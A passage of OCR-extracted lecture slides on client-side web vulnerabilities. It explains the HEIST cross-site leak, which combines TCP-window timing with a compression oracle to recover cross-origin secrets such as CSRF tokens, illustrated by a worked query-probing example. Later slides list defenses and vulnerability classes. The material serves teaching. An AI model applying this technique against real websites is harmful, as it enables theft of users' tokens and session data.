
Step 1: fill

Quota



Step 1: fill


Step 2: remove  $x$



Step 1: fill

Step 2: remove  $x$

Step 3: store resource






# Quota

Step 1: fill


Step 2: remove  $x$

Step 3: store resource

Step 4: fill



- Step 1: fill
- Step 2: remove  $x$
- Step 3: store resource
- Step 4: fill
- Step 5:  $x - y = \text{SIZE}$



# Client-side web vulnerabilities


XSLeaks: TCP windows (HEIST)

# XSLeaks: HEIST


(HTTP Encrypted Information can be Stolen through TCP Windows)

- › Determine **exact** response size (compressed)
- › 1 TCP window = 10 TCP packets = 14480 bytes of data
- › 2<sup>nd</sup> TCP window can only start after ACK (--> additional round-trip)
- › Response fits in 1 TCP window --> 1 RTT, otherwise 2+ RTTs
- › Use side-channel to detect when headers are received
  - ›› fetch() promise resolves
- › Use side-channel to detect when full response is received
  - ›› Cache API store + read
- › Timing difference < 5ms --> 1 TCP window, otherwise 2 TCP windows


Response (14480 bytes)



# 1<sup>st</sup> TCP window




# 1<sup>st</sup> TCP window



Timing difference




Response (14481 bytes)







1<sup>st</sup> TCP window



2<sup>nd</sup> TCP window




# 1<sup>st</sup> TCP window



fetch() resolves

# 2<sup>nd</sup> TCP window



ACK

cache store + read finished

Timing difference (much bigger)



# XSLeaks: HEIST

- › Important prerequisite: reflection of request in response
  - ›› Needed to align on TCP window size
  
- › Exact size is known **after** compression
  - ›› Allows for BREACH-like attack

Hello `$_GET['name']`, your secret value is COSIC\_COURSE

?name=Tom

`gzip`(Hello Tom, your secret value is COSIC\_COURSE)

==> Hello Tom, your secret value is COSIC\_COURSE

?name=COSI

`gzip`(Hello COSI, your secret value is COSIC\_COURSE)

==> Hello COSI, your secret value is @-27,4C\_COURSE

?name=COSIx

gzip>Hello COSIx, your secret value is COSIC\_COURSE)

==> Hello COSIx, you secret value is @-27,4C\_COURSE

--> 42 bytes

?name=COSIC

gzip>Hello COSIC, your secret value is COSIC\_COURSE)

==> Hello COSIC, you secret value is @-28,5\_COURSE

--> 41 bytes

# XSSLeaks: HEIST

- › Can be used to extract cross-origin secrets (CSRF tokens)
- › Defense: disable compression for sensitive content
  - ›› <https://blog.cloudflare.com/a-solution-to-compression-oracles-on-the-web/>
  - ›› Not widely deployed, requires regex to know what is sensitive
- › Defense: refresh tokens after N requests
  - ›› Can be tricky + what about other sensitive content?
- › Large-scale impact: to be explored

# Client-side web vulnerabilities

## XSSLeaks: Defenses

# XSSLeaks: Defenses

- › SameSite cookie (to prevent authenticated requests)
  - ›› Not sufficient: `window.open()`
- › Fetch-Metadata
  - ›› New feature (not yet implemented)
  - ›› Adds request headers to give web server information on how the request was sent
- › Cross-Origin-Opener-Policy (COOP)
  - ›› New feature (not yet implemented)
  - ›› Reference to opened window becomes `null` => can not redirect



# Takeaways

# Web vulnerabilities

## Server-side


- › SQL injection
- › Insecure direct object references (IDOR)
- › Command injection
- › Server-side request forgery (SSRF)
- › XML external entities (XXE)
- › Remote/Local file inclusion (RFI/LFI)
- › Unsafe deserialization
- › Timing attacks

## Client-side

- › Cross-site scripting (XSS)
- › Clickjacking
- › Cross-site request forgery (CSRF)
- › HTTP response splitting
- › Open redirect
- › CORS misconfiguration
- › Authentication issues
- › Cross-site script inclusion (XSSI)
- › XSLeaks

# Takeaways

- › Web security covers both client-side and server-side
- › New features often introduce new vulnerabilities
  - ›› Request remote content: SSRF
  - ›› Serialization: unsafe deserialization
  - ›› Browser quota: determine size
  - ›› Security should always be considered!
- › Many defenses are available
  - ›› It is becoming increasingly difficult to correctly apply all consistently



Questions?



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**DistriNet**